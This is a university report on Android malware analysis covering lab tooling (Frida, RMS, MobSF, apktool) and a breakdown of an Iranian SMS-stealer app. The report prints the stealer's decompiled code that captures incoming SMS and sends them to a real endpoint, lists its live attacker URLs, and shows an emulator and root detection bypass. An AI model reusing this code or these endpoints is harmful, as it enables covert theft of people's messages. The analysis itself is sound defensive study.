Mobile Security KU Task II (2023), report, pages [1–52]

Android Malware Analysis

Ernesto Martínez García[1] <me@ecomaikgolf.com>
Yuma Buchrieser[1] <y.buchrieser@gmail.com>
Marcell Matthias Haritopoulos[1] <marcell.haritopoulos@student.tugraz.at>
Graz University of Technology (1)
Graz, Austria

Abstract

This report analyzes three different samples of real Android malware. Between the analyzed samples we found SMS stealers, ethereum cryptocurrency stealers and a global spyware application with defenses against it's removal. We explained the different techniques, setups and tools we using during our static and dynamic analysis. Different tools such as Frida, Runtime Mobile Security and Mobile Security Framework are also explained.

Keywords: malware, android, spyware, cryptostealers

1. Introduction

Malware is a problem that has been around for some time. As more and more pople started using phones, a market for malware targeting smartphones started to grow. At the beginning this market was still pretty small. Back in 2009, there were less than 1000 Android malware samples out in the wild (found by McAfee). By 2014 it was already over 6 million samples that McAfee found. [1]

As one can see from this sharp increase the amount of malware has copied the exponential increase of smartphones as well as mobile applications.

Malware can affect anyone, from a high-profile politician or journalist to you and me. Unfortunately, as our phones get more and more complex it's harder for the average human to protect themselves against the overwhelming range of attacks.

Fortunately, security researchers and vendors invest billions into keeping phones secure and preventing attacks. This protects their users from being exploited, as well as it draws new customers. Companies work on increasing the security level of their phones by:

- implementing securer frameworks that everyone can use, by patching known vulnerabilities
- securing existing frameworks by paying for tests, bug bounties, etc.
- researching malware to protect against future attacks
- improving the hardware with security features (secure enclave, etc.)

As we were very interested in the malware analysis part of the security efforts, we decided to focus our project on this.

In our report, we will first give an overview of what mobile malware is as well as look at its history and different kinds of malware. This will lay a foundation which will allow us to choose interesting malware samples and understand the thoughts behind creating them. Then we will explain how to create a setup for analyzing malware by using virtualization as well as reversing and debuggin tools. Finally we will get into the main part of the report and take a closer look by reversing some malware samples that we found online.

1.1 Types of Malware

There is not only one type of malware inside the android ecosystem. Actually there are currently 9 main families of android malware, ranging from adware to trojans. [2]

Name	Description
Adware	Adware displays unwanted advertisements to users, often in the form of enticing offers or misleading content, generating revenue for the developer. It can collect personal information and install additional malicious files or applications. [2]
Backdoors	Backdoors are hidden entry points that allow unauthorized access to a device, bypassing authentication. Attackers can remotely control the device and perform malicious activities without the user's knowledge. [2]
File infectors	File infectors attach themselves to APK files, compromising the integrity of Android applications. They can slow down devices, modify or delete files, and collect sensitive information. [2]
PUA (Potentially Unwanted Applications)	PUAs are bundled with legitimate free applications and can include adware, spyware, or hijackers. They consume device resources, display unwanted ads, and may lead to further malware infections. [2]
Ransomware	Ransomware encrypts files on a device and demands a ransom in exchange for the decryption key. Paying the ransom does not guarantee data recovery, and it can cause permanent loss or damage to files. [2]
Riskware	Riskware refers to legitimate programs with potential security risks. They can collect information, redirect users to malicious websites, and modify device settings, compromising overall security. [2]
Scareware	Scareware uses fear tactics to trick users into downloading malicious apps by creating a sense of urgency or posing as security software. It may collect device information and install additional malicious code. [2]
Spyware	Spyware stealthily collect sensitive information from devices and sends it to external entities without user consent. It can monitor activities, access personal data, and compromise privacy. [2]
Trojans	Trojans masquerade as legitimate programs but perform malicious activities in the background. They can delete or modify files, disrupt services, and steal sensitive information without the user's knowledge. [2]

1.2 Types of Malware Analysis

To further understand the workings of a selected malware sample one must conduct a thorough Analysis of it. This can be done using different techniques and tools.

1.2.1 Reverse Engineering

The first part to understand the inner workings of a malware sample is to reverse engineer it. Popular reversing tools include Ghidra, Binary Ninja, and IDA. For reversing mobile applications tools like Jadx can be used. In comparison to classical reversing (c, c++, etc.) the reversing of mobile applications is a lot easier as the decompilation usually already yields well-readable code.

1.2.2 Static Analysis

Static analysis for mobile applications is a critical method for assessing code integrity and security within mobile apps. Static code analysis is only performed on the raw code, without ever running the program. Its goal is to unveil potential vulnerabilities, programming flaws, or insecure practices to bolster app quality. Tools that conduct static analysis often build flow charts of the program to detect potential logical flaws or check for classic potential errors like integer under/overflows or buffer overflows. Additionally, static analysis can check for outdated imports and faulty libraries.

1.2.3 Dynamic Analysis

The key difference between static and dynamic analysis is that when analyzing an application dynamically the application is run and monitored during its run time. This way a developer can monitor the application's performance as well as behavior during test cases. He can also check the application for possible vulnerabilities by monitoring its communication with other applications or the outside.

1.3 History of malware

The history of Android malware has unfolded in parallel with the explosive growth of the Android operating system, posing a formidable challenge in the realm of cybersecurity. Android malware, which emerged in the early 2010s, can be seen as an offshoot of prior mobile malware instances that targeted various platforms. Notably, the DroidDream campaign of 2011 stands out as a seminal moment, where its impact was demonstrated by infecting legitimate applications within the official Android Market [3]. The threat landscape has since evolved, demanding heightened vigilance. Intriguingly, the rise of malicious SMS trojans and banking trojans has been observed, accentuating the adaptability of Android malware [3]. The relentless advancement of this insidious phenomenon necessitates robust security measures and enhanced user awareness, forming an essential defense against these pernicious exploits.

1.4 Malware Trends

Current Android malware trends reflect an ongoing cat-and-mouse game between cybercriminals and security experts. Recent observations show that several notable trends have emerged in the landscape of Android malware. One prevalent trend involves the proliferation of banking trojans that target mobile banking applications, aiming to steal sensitive financial information from unsuspecting users [4]. These sophisticated trojans employ advanced techniques such as overlay attacks, keylogging, and SMS interception to bypass security measures and compromise user credentials. Another significant trend involves the rise of ransomware targeting Android devices, locking users out of their own devices or encrypting their files until a ransom is paid [5]. This form of malware often disguises itself as legitimate apps or infiltrates devices through malicious links or attachments. Additionally, malicious adware has become increasingly prevalent, with malware-infected apps bombarding users with intrusive and deceptive advertisements, compromising user privacy and overall device performance [3]. These emerging trends in Android malware underscore the need for robust security measures, regular updates, cautious app installation practices, and user education to mitigate the risks and protect against evolving threats.

1.5 Android vs iOS

1.5.1 iOS Malware

The great benefit of Apple users, from a security perspective, is that the software vendor is also the hardware vendor. As Apple produces the operating system as well as the underlying phones. This makes it easy to fit the software to the provided hardware as well as set standards that all software has to fulfill. Apple's security relies on 4 pillars: [6]

Apple's Signature:

iOS requires all executable code and third-party apps to be signed with an Apple-issued certificate to ensure their authenticity and origin, which developers obtain by verifying their identity through the iOS Developer Program. [6]

Sandbox:

Third-party apps on iOS are executed in a sandboxed environment, isolated from other apps to prevent unauthorized access or modification of stored information, with limited privileges and read-only access to the OS partition. [6]

Data Protection:

iOS provides data protection based on accessibility needs, associating each data file with a specific class that determines its level of protection, which is enabled by setting up a device passcode. [6]

Other security mechanisms:

iOS incorporates various security mechanisms, including Address Space Layout Randomization at the OS level to prevent memory exploitation and Data Execution Prevention at the hardware level to prevent execution of injected code. [6]

Interestingly only 30.5 % of the analyzed malware can affect non-jailbroken devices, while 100% are effective on jailbroken devices. So not jailbreaking your phone already protects you against 70% of attacks. Another interesting fact is that only 8.3% of attacks (5.3% in non-jailbroken devices) target iOS vulnerabilities, the rest of them attack other vulnerabilities. The App Store's vetting process also greatly reduces the amount of attack surface, as only 13.9% of malware was able to bypass this test, the rest was only able to infect users via alternative ways. [6]

1.5.2 Android Malware

Contrary to Apple phones, Android phones are usually not developed by Google, but by any other hardware developer that uses the Android operating system. This way it's hard to set security standards as well as for the software to the underlying hardware. Nevertheless many new android phones, including devices from major hardware developers like Samsung or Huawei already incorporate security mechanisms similar to the ones that Apple has implemented, like for example a secure element in the hardware.

On android phones malware also profits if the device has being "rooted", as the restriction of user privileges offers a layer of sandboxing that can hinder attackers from getting direct root access to the phone.

For each device, the vendor is providing a modified version of the Android Open Source Project. Depending on the vendor, these modifications may include usability improvements or User Interface changes. However, in order for the manufacturer to use the Google Play suite and call their system "Android", the modified system has to be tested and pass the Compatibility Test Suite so that all Android systems expose the same behavior.

With Android 8.0, Google introduced Project Treble, which attempted to improve the deployment of newer Android versions: Vendor- and device-specific parts were extracted into a separate partition and provide services over a well-defined HAL. This should allow the vendor to abstract details from the silicon manufacturers, thus allowing easier updates. Treble should also allow users to use generic images of Android, which may allow a developer to use a Beta version of Android to test an app on an upcoming version on real hardware.

Android is built in a modular way: Many of its system apps are packaged as separate components. For example, the SystemUI, base framework and the WebView used in apps are separate components. In recent versions, some of these system components were updateable using Google Play, for example providing updated and bug-fixed versions of the System WebView. By making more components updateable via the app store, it is possible to provide critical updates to the user without having the need of waiting for the manufacturer to release updated versions.

There is no clear information about how much malware there is inside the PlayStore, nevertheless, there has been multiple accounts of malware inside the play store that were reported. For example, the malware Goldson was able to infiltrate 60 apps with over 100 million total downloads [7] in early 2023. Another example would be a case where BitDefender researchers found 35 apps with over 100,000 downloads that included malware, inside the PlayStore [8].

2. Tooling

This section aims to provide an overview of the tooling preinstalled before the start of the project. We selected a variety of tools aimed at malware analysis and provided an installation/testing overview for the most uncommon ones. In the project, we aim both for static and dynamic analysis, so tools from both worlds will be present in this section. As we aim to analyze malware, we prepared a burner phone in case we are presented with an advanced VM detection technique.

2.1 Device Emulation

For device emulation, we've decided to use the official Android Emulator coming from Google's Android Studio (AVD). We've studied other options such as Genymotion or even Virtualbox x86 Android images, but we've decided to settle with the official emulator because of its simplicity, performance, and availability of Google Services. Furthermore,

The selection of the official emulator came at the risk of making it easier to detect that we are running the malware on a VM, as it's the most common virtual machine to run Android applications. We covered this risk with the burner phone.

Another problem we could find is applications made for specific architectures only (including native code that we can't run), for example, *arm64*-only applications. In this case, Android Studio offers slower machines that, by making use of *qemu*, can run *arm64* Android systems.

The final configuration of the emulator is the following:

- Android 13.0
- Android API 33
- Google APIs
- x86_64
- Root: ADB Only Default
- Magisk: No Default


The only decisions that could need justification is no including app-level root and magisk by default. ADB Root is enough for instrumenting apps with frida very easily, and we cannot find an initial usecase for having Magisk, other than increasing the detection posibilities.

2.2 Physical Device

In case we are faced with a complex emulator detection technique, we got a rooted physical device that we could use to run malware. The device is a *Samsung Galaxy S8* rooted, stock rom, google apps, and with Magisk installed.

Runs on Android 9 (API level 28) and kernel `4.4.111-*`. Includes the Samsung's Knox security system version `3.2.1` and has a non-zero Knox status counter.

Connection to the device could be established via ADB and we could use Frida to instrument dynamic apps as normal, without facing the VM detection. SafetyNet status or Knox non-zero counter detection could still be a problem, for anything else, it's a normal consumer-grade phone, and at the eyes of the malware should act like one.



2.3 Static Analysis Tools

2.3.1 apktool

We'll be using `apktool` to disassemble `apk` files into `smali` and other resources for analysis. This tool doesn't require an additional introduction as it was already introduced in the previous assignment. In our case, we are using apktool `v2.7.0`, please refer to Section 2.3.3 for how to install it.

2.3.2 jadx

Jadx is a tool that disassembles and decompiles the app to read application logic in recovered Java language. The problem it faces is that you cannot modify and recompile the sources back to a regular functional application. It's the best way to browse the initial source code in a new application.

We are using the version `1.4.7-1` coming from black arch, please refer to your distribution's packaging for how to install it.

2.3.3 apk.sh

`apk.sh` is a wrapper for `apktool`, `apksiger`, `zipalign` and `aapt`. It automatically install all the tools for you, and provides the following interface:

`>_ apk.sh`

```
[!] First arg must be build, decode, pull, rename or patch!
 ./apk.sh pull <package_name>
 ./apk.sh decode <apk_file>
 ./apk.sh build <apk_dir>
 ./apk.sh patch <apk_file> --arch arm
 ./apk.sh rename <apk_file> <package_name>
```

The most important commands for analysis are:

- *pull*: will extract the desired apk from the device via adb
- *decode*: will disassemble the specified apk
- *build*: will rebuild an apk based on the disassembly (automatic signing, aligning, etc.)

`apk.sh` is a crucial tool for static analysis and apk patching, it saves tons of time and errors on apk rebuilding, and manages different rebuilds in a smart and automated way. One of the most important tools of the set. Installation is quite straightforward (you can also verify its source code):

Installation

```
1 git clone https://github.com/ax/apk.sh.git
2 cd apk.sh
3 sudo cp apk.sh /usr/bin/
4 apk.sh
```

2.3.4 Disassembler & Decompiler

In case we stumble across malware that includes native code, a disassembler, and decompiler will be needed. Each one of the groups has different preferences so we don't have a fixed tool.

Different disassemblers that are known to work well are: IDA, Ghidra, Binary Ninja, radare2, etc. They can be combined with apktool for analyzing resulting native libraries that are not small bytecode but, for example, natively compiled C code for a specific architecture. All the listed tools will properly handle x86_64, arm, and arm64, which are the common ones.

2.4 Dynamic Analysis Tools

Dynamic Analysis tools allow us to dynamically instrument application executions, which can help us overcome different code obfuscation techniques.

2.4.1 Frida

Frida is a (free) dynamic instrumentation toolkit for multiple platforms and targets, one of them being Android (and iOS). Allows researchers to hook any function, API, or application code via `js` scripts. It's the cornerstone of Android Dynamic Analysis.

As a general convention, Frida needs a rooted device to work but also is capable of instrumenting applications by repackaging the app to include `frida-gadget` or by using a debugger. For this practice we just have a rooted device and we would explore other options in case root detection cannot be easily bypassed.

To install `frida`, one has to first grab a `frida-server` binary from the releases page.

frida-server-16.0.19-android-arm.xz	6.65 MB	3 weeks ago
frida-server-16.0.19-android-arm64.xz	14.9 MB	3 weeks ago
frida-server-16.0.19-android-x86.xz	15 MB	3 weeks ago
frida-server-16.0.19-android-x86_64.xz	30.3 MB	3 weeks ago
frida-server-16.0.19-freebsd-arm64.xz	7.33 MB	3 weeks ago
frida-server-16.0.19-freebsd-x86_64.xz	7.42 MB	3 weeks ago
frida-server-16.0.19-linux-arm64-musl.xz	7.2 MB	3 weeks ago
frida-server-16.0.19-linux-arm64.xz	7.21 MB	3 weeks ago
frida-server-16.0.19-linux-armhf.xz	6.32 MB	3 weeks ago
frida-server-16.0.19-linux-mips.xz	4.08 MB	3 weeks ago
frida-server-16.0.19-linux-mips64.xz	3.96 MB	3 weeks ago

We would choose `frida-server-*-android-x86_64.xz` as our android emulator runs on x86_64.

Frida Installation

```
wget 'https://github.com/frida/frida/releases/download/16.0.19/frida-server-16.0.19-android-
      x86_64.xz'
unxz frida-server-*
adb root
adb push frida-server-* /data/local/
adb shell "chmod 755 /data/local/frida-server*"
adb shell
emu64xa:/ # su
emu64xa:/ # /data/local/frida-server*
pip install frida-tools
```

>_ frida-ps -U | head

```
 PID  Name
----  ------------------------------------------------------------
2007  Google
1801  Messages
2523  Phone
1913  Photos
1079  SIM Toolkit
[...]
```

As we can see, Frida is able to communicate with the rooted server and it's ready to work.


2.4.2 Runtime Mobile Security

Runtime Mobile Security, or RMS, is a web interface powered by Frida (hard requirement) that helps us to manipulate Android (and iOS) applications at runtime.


RMS Installation

```
# Prerequisite: frida-server properly running
sudo npm install -g rms-runtime-mobile-security
rms
xdg-open http://127.0.0.1:5000/
```

After the installation, in the web server, you should be able to see the following interface:



Tweak the "Mobile OS" option to Android and check that the "Device detected" is correct. Then, you can choose and package name (check that they appear and are the correct ones from the emulator). In "Spawn or Attach" you can decide if RMS should Spawn the selected app to analyze or attach to an existing PID.



You can also monitor certain Android APIs, for example, the Crypto API, which could come in handy for malware analysis of crypto lockers/ransomware. Or for example IPC, in case of malware that exploits IPC to trick users into malicious actions via Intents.

After tweaking the loading of RMS, you can click "Load RMS". For example, here I spawned the

"Youtube" application and, as we can see, we can trace all the crypto lib calls (args, method, returned value, caller, etc):

APIs Monitor Console Output Zoom

```
[API Monitor]
{
  "category": "Crypto",
  "class": "javax.crypto.spec.SecretKeySpec",
  "method": "$init",
  "args": "[[61,20,25,5,19,28,76,11,80,-118,48,77,-92,61,5,-64],\"AES\"]",
  "returnValue": "N/A",
  "calledFrom": "com.google.android.apps.youtube.embeddedplayer.service.clientinfo.service.c.C(PG:7)"
}

[API Monitor]
{
  "category": "Crypto",
  "class": "javax.crypto.spec.SecretKeySpec",
  "method": "$init",
  "args": "[[-120,-34,-88,-22,33,37,61,14,29,-85,100,-75,49,118,102,106],\"AES\"]",
  "returnValue": "N/A",
  "calledFrom": "dyu.a(PG:9)"
}
```

We can also hook KeyStore calls and easily load a frida Root & Emulator detector bypass:

```
KeyStore hooks loaded!
--> Anti Emulator Detection Bypass (aka BluePill) - Script Loaded
Build Properties - Bypass Loaded
Phone Number - Bypass Loaded
Device ID - Bypass Loaded
IMSI - Bypass Loaded
Operator Name - Bypass Loaded
SIM Operator Name - Bypass Loaded
Emulator related files check - Bypass Loaded
ProcessBuilder - Bypass Loaded
System Properties - Bypass Loaded
```

2.4.3 Mobile Security Framework

Mobile Security Framework (or MSF) is a mixture of **static** and dynamic Android analysis tools. We've included it in dynamic due to its similarity with the previous RMS tool but, as mentioned, it's also aimed for static analysis.

MSF Installation (Docker)

```
# WARNING: It won't have Dynamic Analysis support
docker pull opensecurity/mobile-security-framework-mobsf:latest
docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
xdg-open http://127.0.0.1:8000
```

If you want a native installation that enables dynamic analysis:

MSF Installation (Ubuntu 18.04)

```
# distrobox can connect to host's adb -> Dynamic Analysis works
# distrobox create mobsf --image ubuntu:18.04
# distrobox enter mobsf
sudo apt-get install git python3.8 openjdk-8-jdk python3-dev python3-venv python3-pip build-
      essential libffi-dev libssl-dev libxml2-dev libxslt1-dev libjpeg8-dev zlib1g-dev
      wkhtmltopdf
git clone https://github.com/MobSF/Mobile-Security-Framework-MobSF.git
cd Mobile-Security-Framework-MobSF
sudo update-alternatives --install /usr/bin/python3 python3 /usr/bin/python3.8
./setup.sh
```

But note that their installation system seems to be unstable.

2.4.4 smalidea - Smali debugger extension for the IntelliJ platform

Using IntelliJ extension smalidea (thus also usable on Android Studio), it is possible to step through and set breakpoints in smali code. This requires to unpack the app, set it debuggable in the manifest and repackage it using `apktool`, and self-sign it using `jarsigner`:

Decompile & Recompile apk

```
# Decompile the APK file into a directory
java -jar ./apktool_2.7.0.jar d -o out malware.apk
# Modify the manifest such that the app is debuggable: add attribute `android:debuggable="true"` into the <manifest> node
nvim out/AndroidManifest.xml
# Repackage the APK
java -jar ./apktool_2.7.0.jar b -o patched.apk out
# Create a keystore and self-sign the app
keytool -genkey -v -keystore resign.keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore resign.keystore patched.apk alias_name
```

3. Analyzed Samples

In this section, we'll show the main work of our project, malware analysis. We've chosen a set of samples in increasing order of difficulty. All analyzed apps come from real sources and they are not made for analysis, they are real malware that even has working endpoints. We took samples from different public databases of Android malware, and we tried to provide different kinds of malware behavior in Android.

3.1 EDALAT (realrat.siqe.holo)

3.1.1 General Information

- **Name:** EDALAT.apk
- **First Seen:** 2022-05-04 12:32:02 UTC
- **Type:** SMS Stealer
- **File Type:** APK, no external libraries
- **Source:** https://maldroid.github.io/android-malware-samples/

>_ Application Information

```
App Name                "Sana System" (Name in Arab)
File Name               355cd2b71db971dfb0fac1fc391eb4079e2b090025ca2cdc83d4a22a0ed8f082.apk
Package Name            realrat.siqe.holo
Size                    2.51MB
MD5                     5f305b0118ddebe4573294660c8f7a71
SHA1                    95e81f25d6515aae5edec96049aeeb374c5696fb
SHA256                  355cd2b71db971dfb0fac1fc391eb4079e2b090025ca2cdc83d4a22a0ed8f082
Main Activity           ir.siqe.holo.MainActivity
Target SDK              29
Min SDK                 21
Max SDK                 -
Android Version Name    1.0
Android Version Code    1
```

>_ Signature Information

```
APK is signed
v1 signature: True
v2 signature: False
v3 signature: False
Found 1 unique certificates
Subject: C=US, ST=California, L=Mountain View, O=Android, OU=Android, CN=Android, E=
     android@android.com
Signature Algorithm: rsassa_pkcs1v15
Valid From: 2008-02-29 01:33:46+00:00
Valid To: 2035-07-17 01:33:46+00:00
Issuer: C=US, ST=California, L=Mountain View, O=Android, OU=Android,
        CN=Android, E=android@android.com
Serial Number: 0x936eacbe07f201df
Hash Algorithm: sha1
md5: e89b158e4bcf988ebd09eb83f5378e87
sha1: 61ed377e85d386a8dfee6b864bd85b0bfaa5af81
sha256: a40da80a59d170caa950cf15c18c454d47a39b26989d8b640ecd745ba71bf5dc
sha512: 5216ccb62004c4534f35c780ad7c582f4ee528371e27d4151f0553325de9ccbe6b34ec4233f5f640
        703581053abfea303977272d17958704d89b7711292a4569
```

3.1.2 Introduction

For our first analyzed malware, we wanted to look at some simple but classic malware to get into the flow of analyzing and seeing how our tooling behaves. As malware does not always need to steal your money or break your phone, it can also spy on you, there is a kind of malware called spyware. Spyware is used by individuals or government entities to spy on other people by reading their messages, listening to them, watching them through their cameras, or listening through their microphones. An especially interesting type of spyware is SMS stealers, which are used to spy on

the SMS that you send.

So the first malware we analyzed was an SMS stealer. We got it using the website MalwareBazaar which includes hundreds of thousands of malware samples for all different kinds of hardware.

The app seems to target Arab users. According to MalwareBazaar, it originated in Iran. Its name is "Malware Phishing System of Electronic Judicial Services System Iran." so it seems to be a government-produced malware, probably to spy on possible "criminals".

There were 450 downloads of the app in total, according to MalwareBazaar. So luckily it seems like there were not that many victims that were affected by the malware.

3.1.3 Behaviour

The first issue we encountered was all strings being in Arab letters, which made the analysis a bit more complicated. Nevertheless, we continued examining the app to find out how it stole SMS and what it did with them. We started by first running the app and dynamically analyzing its functions, afterward, we continued with reversing the app and understanding its inner workings.




Figure 1. (a) Init Screen (b) Entering an Iranian number (c) Webpage down

The most important thing related to numbers that we've found is that it request SMS permissions, probably as a trick to then do other malicious activities.

After translating the text inside we discovered that the application seemed to look like spyware, where a user can enter another person's Iranian phone number to "spy" on them. This should probably be the front so people get confused and allow the app access to their SMS. In the end, the SMS then doesn't spy on other people, but the user steals their SMS.

The first Activity asks for an Iranian phone number and provides a Continue button. It looks for the regex `(+89|0)?99` (found in reversing part) and does not continue if the regex does not match.

If the regex matches, the App asks for SMS received permissions and installs a BroadcastListener for incoming SMS. Furthermore, the app stores the phone number in the SharedPreferences under key

user and sends a request with the user's number and a text stating that this is a new user.

3.1.4 Reversing

First of all, we've checked the permissions, and the permissions already show a suspicious combination between read and receiving SMS plus internet access. We should be careful about these combinations.

</> Application Permissions

```
[...]
android.permission.INTERNET
android.permission.READ_SMS
android.permission.RECEIVE_SMS
[...]
```

Also, there is one registered receiver in the android manifest, which could be used for SMS received.

</> Application Receivers

```
ir.siqe.holo.MyReceiver
```

</> Application Manifest

```
[...]
<receiver android:name="ir.siqe.holo.MyReceiver" android:enabled="true" android:exported="true">
  <intent-filter android:priority="1000">
    <action android:name="android.provider.Telephony.SMS_RECEIVED" />
  </intent-filter>
</receiver>
[...]
```

Regarding the network security configuration, there is two remarkable properties:

- Allows cleartext traffic to all domains
- Trusts system certificates

After that, we did some URL queries in the apk, there we found some interesting endpoints which indicate clear malware intentions (and no obfuscation):

>_ grep -r https .

```
[...]
https://eblaqie.org/pishgiri
https://eblaqie.org/ratsms.php?phone=
https://google.com
[...]
```

We basically can see how there is an endpoint called ratsms with phone as the first parameter. This clearly indicates malware.

Now let's see the reversed code of the application. We can see how the first the function reads the text from the textbox and checks if it matches against a certain regex for an Iranian number.

We can also see how it requests permissions for the SMS to receive permission. After that, it changes the shared preferences with the introduced phone number. Afterward it creates a connect object with the phone number and an Arab string (that LaTeXcannot show).

</> Main Activity onCreate

```
public void onCreate(Bundle bundle) {
  super.onCreate(bundle);
  setContentView(realrat.siqe.holo.R.layout.activity_main);
  final SharedPreferences.Editor edit = getSharedPreferences("info", 0).edit();
  final EditText editText = (EditText) findViewById(realrat.siqe.holo.R.id.idetify_phone);
  findViewById(realrat.siqe.holo.R.id.go).setOnClickListener(new View.OnClickListener() { //
       from class: ir.siqe.holo.MainActivity.1
    @Override // android.view.View.OnClickListener
    public void onClick(View view) {
      if (!editText.getText().toString().matches("(\\+98|0)?9\\d{9}")) {
        Toast.makeText(MainActivity.this, "redactedarabtext", 0).show();
        return;
      }
      ActivityCompat.requestPermissions(MainActivity.this, new String[]{"android.permission.
           RECEIVE_SMS"}, 0);
      if (Integer.valueOf(ActivityCompat.checkSelfPermission(MainActivity.this, "android.
           permission.RECEIVE_SMS")).intValue() == 0) {
        edit.putString("phone", editText.getText().toString());
        edit.commit();
        new connect(editText.getText().toString(), "redactedarabtext", MainActivity.this);
        MainActivity.this.startActivity(new Intent(MainActivity.this, MainActivity2.class));
      }
    }
  });
}
```

The next reversed code snippet is the onReceive function that receives SMS. The first block of code just parses the received SMS Object. The most interesting thing is seeing how they check if the string contains a certain Arab word, and in that case, it sets `lock` to off in the SharedPreferences. Apart from this, we cannot find other references in the code that uses the lock mechanisms, we initially thought it was going to be a kill switch but we cannot find the workings of the suspected killswitch.

Finally, it creates a connected object with the phone number from shared preferences and the received SMS.

</> MyReceiver onReceive

```
public void onReceive(Context context, Intent intent) {
  SharedPreferences sharedPreferences = context.getSharedPreferences("info", 0);
  SharedPreferences.Editor edit = sharedPreferences.edit();
  Bundle extras = intent.getExtras();
  String str = com.androidnetworking.BuildConfig.FLAVOR;
  if (extras != null) {
    Object[] objArr = (Object[]) extras.get("pdus");
    int length = objArr.length;
    SmsMessage[] smsMessageArr = new SmsMessage[length];
    for (int i = 0; i < length; i++) {
      smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
      str = ((str + "\r\n") + smsMessageArr[i].getMessageBody().toString()) + "\r\n";
    }
  }
  if (str.contains("redactedarabtext")) {
    edit.putString("lock", "off");
    edit.commit();
  }
  if (str.contains("\n")) {
    str = str.replaceAll("\n", " ");
  }
  new connect(sharedPreferences.getString("phone", "0"), str, context);
}
```

